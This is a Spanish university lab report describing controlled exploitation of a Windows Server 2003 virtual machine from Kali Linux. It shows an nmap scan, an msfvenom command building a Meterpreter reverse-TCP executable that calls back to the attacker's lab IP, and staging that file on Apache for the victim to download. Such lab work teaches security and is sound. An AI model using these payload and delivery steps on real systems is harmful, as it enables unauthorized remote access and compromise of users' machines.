



INFORME DE LABORATORIO 02

INDIRA JOHANA FLÓREZ CÓRDOBA

Estudiante IX

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERIA

INGENIERIA DE TELECOMUNICACIONES E INFORMÁTICA

QUIBDÓ – CHOCÓ

2025



INFORME DE LABORATORIO 02

INDIRA JOHANA FLÓREZ CÓRDOBA

Estudiante IX

RAFAEL SANDOVAL MORALES

Docente

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERIA

INGENIERIA DE TELECOMUNICACIONES E INFORMÁTICA

QUIBDÓ – CHOCÓ

2025



TABLA DE CONTENIDO

1.	INTRODUCCIÓN	7
2.	OBJETIVOS	8
2.1	Objetivo general	8
2.2	Objetivos específicos.....	8
3.	ALCANCE.....	9
4.	CAPITULO 1 – EXPLOTACIÓN DE WINDOWS SERVER 2003.....	10
4.1	Escaneo de red con el comando “Nmap”	10
4.2	Creación de carpeta en Kali Linux.....	10
4.3	Creación del payload malicioso	11
4.4	Encender servidor web de Apache	11
4.5	Buscar archivo index.html.....	13
4.6	Copiar el archivo index.html al directorio web de Apache.....	15
4.7	Guardar el archivo .exe del servidor web de Apache.....	17
4.8	Configuración en Metasploit.....	21
4.9	Hacer el exploit	23
4.10	Post-Explotación en meterpreter	24
4.11	Migración de procesos.....	24
5.	CAPITULO 2 – EXPLOTACIÓN DE MANJARO	27
5.1	Configurar la red de Manjaro	27
5.2	Escaneo de red con Nmap	27
5.3	Creación de carpeta en Kali Linux.....	28
5.4	Creación del payload malicioso	29
5.5	Configuración del servidor Apache en Kali Linux	29



5.6	Buscar archivo index.html.....	30
5.7	Copiar el archivo index.html al directorio web de Apache.....	32
5.8	Descargar el archivo .elf del servidor web de Apache.....	33
5.9	Configuración en Metasploit.....	34
5.10	Hacer el exploit.....	36
5.11	Post-explotación en Manjaro.....	36
6.	CONCLUSIÓN.....	38
7.	BIBLIOGRAFIA	39



TABLA DE ILUSTRACIONES

Ilustración 1. 4.1 Escaneo de red con Nmap	10
Ilustración 2. 4.2 Creación de carpeta en Kali.....	11
Ilustración 3. 4.3 Creación del payload malicioso	11
Ilustración 4. 4.4 Encender servidor web de Apache	12
Ilustración 5. Servidor de Apache encendido	12
Ilustración 6. Página de Apache.....	13
Ilustración 7. Archivos del sistema Kali	13
Ilustración 8. Archivos de la carpeta var.....	14
Ilustración 9. Archivos de la carpeta www	14
Ilustración 10. Archivos de la carpeta html	15
Ilustración 11. Ingreso a carpeta html y activar permisos.....	15
Ilustración 12. Cambio de nombre del index.html.....	16
Ilustración 13. Copiando archivo malicioso	16
Ilustración 14. Archivo satena.exe copiado en la carpeta de html	16
Ilustración 15. Archivos de servidor web de Apache	17
Ilustración 16. Guardar el archivo .exe	17
Ilustración 17. Guardar el archivo .exe	18
Ilustración 18. Guardar el archivo .exe	18
Ilustración 19. Guardar el archivo .exe	19
Ilustración 20. Guardar el archivo .exe	19
Ilustración 21. Guardar el archivo .exe	20
Ilustración 22. Archivo .exe guardado en el escritorio de Windows Server 2003.....	20
Ilustración 23. Abrir metasploit	21
Ilustración 24. Buscar exploit	21
Ilustración 25. Seleccionando el exploit y configurando el payload	22
Ilustración 26. Configurando LHOST y LPORT	22
Ilustración 27. Ejecutar comando exploit	23
Ilustración 28. Ejecutar archivo satena.exe.....	23
Ilustración 29. Post-Explotación	24
Ilustración 30. Administrador de tareas de Windows Server 2003.....	25



Ilustración 31. Lista de procesos	25
Ilustración 32. Migración exitosa del archivo satena a explorer.....	26
Ilustración 33. Archivo satena oculto dentro de explorer	26
Ilustración 34. Configurar la red de Manjaro.....	27
Ilustración 35. Dirección de Manjaro.....	27
Ilustración 36. Escaneo de red con Nmap.....	28
Ilustración 37. Creación de carpeta en Kali Linux.....	28
Ilustración 38. Creación del payload malicioso	29
Ilustración 39. Listar archivos.....	29
Ilustración 40. Configuración del servidor Apache	30
Ilustración 41. Archivos del sistema Kali	30
Ilustración 42. Archivos de la carpeta var.....	31
Ilustración 43. Archivos de la carpeta www	31
Ilustración 44. Archivos de la carpeta html	32
Ilustración 45. Copiar el archivo index.html al directorio web de Apache.....	32
Ilustración 46. 5.8 Descargar el archivo .elf.....	33
Ilustración 47. Ubicación de archivo .elf	33
Ilustración 48. Configuración en Metasploit.....	34
Ilustración 49. Seleccionando el exploit	34
Ilustración 50. Configuración del payload.....	35
Ilustración 51. Configurando LHOST	35
Ilustración 52. Permiso de ejecución del archivo .elf	36
Ilustración 53. Ejecutar comando exploit	36
Ilustración 54. Post-Explotación	37



1. INTRODUCCIÓN

La presente práctica tiene como finalidad poner en evidencia la importancia de la seguridad en los sistemas operativos y servicios de red, a través de la explotación controlada de vulnerabilidades en entornos de laboratorio. Para ello se utilizó Kali Linux como sistema atacante y Windows Server 2003 como sistema víctima, dado que este último cuenta con vulnerabilidades conocidas que permiten el proceso de intrusión y técnicas de explotación.

En esta segunda práctica se utilizó Manjaro Linux como sistema víctima y Kali Linux como sistema atacante, con el fin de analizar las diferencias entre la explotación de un sistema operativo moderno y actualizado frente a uno obsoleto y vulnerable como Windows Server 2003. Ambos escenarios se desarrollaron de forma similar. Este ejercicio permitió comprender de forma práctica cómo un atacante podría comprometer un sistema desactualizado.



2. OBJETIVOS

2.1 Objetivo general

Realizar la explotación de vulnerabilidades en sistemas Windows Server 2003 y Manjaro Linux mediante Kali Linux

2.2 Objetivos específicos

- Identificar servicios y sistemas en red a través de escaneo con Nmap.
- Crear un archivo malicioso que permita el acceso remoto a la máquina víctima.
- Encender servidor web para distribuir el archivo.
- Configurar un listener en Metasploit para establecer la conexión con el payload ejecutado.
- Ejecutar acciones de post-explotación, como escalamiento de privilegios, volcado de credenciales y migración de procesos.



3. ALCANCE


El alcance se limitó a la explotación de Windows Server 2003 y Manjaro Linux utilizando Kali Linux como atacante. En ambos casos se logró establecer una sesión Meterpreter y ejecutar acciones de post-explotación para demostrar la viabilidad de la intrusión.



4. CAPITULO 1 – EXPLOTACIÓN DE WINDOWS SERVER 2003

4.1 Escaneo de red con el comando “Nmap”

Con el comando **Nmap** y la dirección ip de Windows Server 2003 identificamos los puertos abiertos.



```
kali-linux-2025.1c-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
CPU usage: 0.0%
File  Actions  Edit  View  Help
(indu@kali)-[~]
$ nmap -sV 192.168.10.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 17:09 EDT
Nmap scan report for 192.168.10.8
Host is up (0.0015s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 2003 or 2008 microsoft-ds
1026/tcp   open  msrpc          Microsoft Windows RPC
MAC Address: 08:00:27:E9:96:A1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.54 seconds

(indu@kali)-[~]
$
```

Ilustración 1. 4.1 Escaneo de red con Nmap

Nota: -sV es para detectar versiones de servicios.

4.2 Creación de carpeta en Kali Linux

Ingresamos al modo superusuario con el comando **sudo su** y ponemos la contraseña de Kali, creamos una carpeta con el comando **mkdir** y luego entramos a la carpeta con el comando **cd**.



```
kali-linux-2025.1c-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
root@kali: /home/indu/CLASE
File  Actions  Edit  View  Help
(indu@kali)-[~]
$ sudo su
[sudo] password for indu:
(root@kali)-[/home/indu]
# cd CLASE
cd: no such file or directory: CLASE
# cd CLASE
cd: no such file or directory: CLASE
# mkdir CLASE
# cd CLASE
```

Ilustración 2. 4.2 Creación de carpeta en Kali

4.3 Creación del payload malicioso

Creamos el ejecutable con **msfvenom**, **-p** es el payload a usar, en el **LHOST** se pone la IP atacante, en **LPORT** el puerto de escucha y, por último **-f exe** que es el formato ejecutable Windows. Luego ejecutamos el comando **ls** o **ls -la** para ver el archivo.

```
(root@kali)-[/home/indu/CLASE]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.4 LPORT=4678 -f exe > /home/indu/CLASE/satena.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Payload options (windows/meterpreter/reverse_tcp):
# ls
satena.exe
```

Ilustración 3. 4.3 Creación del payload malicioso

4.4 Encender servidor web de Apache

Encendemos el Apache con el comando **service apache2 start** y revisamos el estatus con el comando **service apache2 status**.



```
(root@kali)-[/home/indu/CLASE]
# ls -la
total 84
drwxr-xr-x  2 root root  4096 Sep  2 17:33 .
drwx----- 18 indu indu  4096 Sep  2 17:29 ..
-rw-r--r--  1 root root 73802 Sep  2 17:33 satena.exe

(root@kali)-[/home/indu/CLASE]
# service apache2 start
with the following, or the full command.

(root@kali)-[/home/indu/CLASE]
# service apache2 status
● apache2.service - The Apache HTTP Server
```

Ilustración 4. 4.4 Encender servidor web de Apache

```
kali-linux-2025.1c-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

root@kali: /home/indu/CLASE

File Actions Edit View Help

# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; pr>
   Active: active (running) since Tue 2025-09-02 17:35:07 EDT; 17s ago
 Invocation: fe4eff63e95e4f5c91fd1e85af031f91
   Docs: https://httpd.apache.org/docs/2.4/
   Process: 80474 ExecStart=/usr/sbin/apachectl start (code=exited, statu>
   Main PID: 80490 (apache2)
   Tasks: 6 (limit: 2085)
   Memory: 21.5M (peak: 21.8M)
   CPU: 204ms
   CGroup: /system.slice/apache2.service
           └─80490 /usr/sbin/apache2 -k start
             └─80493 /usr/sbin/apache2 -k start
               └─80494 /usr/sbin/apache2 -k start
                 └─80495 /usr/sbin/apache2 -k start
                   └─80496 /usr/sbin/apache2 -k start
                     └─80497 /usr/sbin/apache2 -k start

Sep 02 17:35:07 kali systemd[1]: Starting apache2.service - The Apache HTT>
Sep 02 17:35:07 kali apachectl[80489]: AH00558: apache2: Could not reliabl>
Sep 02 17:35:07 kali systemd[1]: Started apache2.service - The Apache HTTP>
lines 1-21/21 (END)
```

Ilustración 5. Servidor de Apache encendido

Vamos al navegador explorer de Windows Server 2003 y ponemos la dirección IP de Kali Linux para ver la página de Apache.




Ilustración 6. Página de Apache

4.5 Buscar archivo index.html

En Kali Linux vamos a la carpeta de **Home** y una vez abierta la pestaña damos clic donde dice **File System** y luego en la carpeta **var**.




Ilustración 7. Archivos del sistema Kali



Vamos a la carpeta **www**.




Ilustración 8. Archivos de la carpeta var

Vamos a la carpeta **html**.




Ilustración 9. Archivos de la carpeta www



Visualizamos el archivo **index.html**.




Ilustración 10. Archivos de la carpeta html

4.6 Copiar el archivo **index.html** al directorio web de Apache

Primero vamos a cambiar el nombre al archivo **index.html**, para eso ejecutamos el comando **cd /var/www/html** para entrar al directorio de **html** donde está el archivo **index**, miramos la lista de los archivos y por último ejecutamos el comando **chmod 777 /var/www/html** para darle permiso de cambiar el nombre del **index**.

```
(root@kali)-[/home/indu/CLASE]
# cd /var/www/html

(root@kali)-[/var/www/html]
# ls
index.html  index.nginx-debian.html

(root@kali)-[/var/www/html]
# chmod 777 /var/www/html
```

Ilustración 11. Ingreso a carpeta html y activar permisos

Vamos donde está el archivo **html** y renombramos el archivo.




Ilustración 12. Cambio de nombre del index.html

Ahora volvemos al directorio donde tenemos el archivo **.exe** con el comando **cd /home/indu/CLASE**, listamos para ver el archivo y copiamos el archivo malicioso con el comando **cp satena.exe /var/www/html**.

```
(root@kali)-[/var/www/html]
# cd /home/indu/CLASE

(root@kali)-[/home/indu/CLASE]
# ls
satena.exe

(root@kali)-[/home/indu/CLASE]
# cp satena.exe /var/www/html
```

Ilustración 13. Copiando archivo malicioso

Volvemos al directorio donde están los archivos html y verificamos que esté el archivo **.exe**.

```
(root@kali)-[/home/indu/CLASE]
# cd /var/www/html

(root@kali)-[/var/www/html]
# ls
index2.html  index.nginx-debian.html  satena.exe
```

Ilustración 14. Archivo satena.exe copiado en la carpeta de html



Por último, actualizamos la página de Apache en Windows Server 2003 para ver los archivos que están en el servidor.




Ilustración 15. Archivos de servidor web de Apache

4.7 Guardar el archivo .exe del servidor web de Apache

Damos clic en archivo **satena.exe** y luego en agregar,




Ilustración 16. Guardar el archivo .exe



En agregar nuevamente.




Ilustración 17. Guardar el archivo .exe

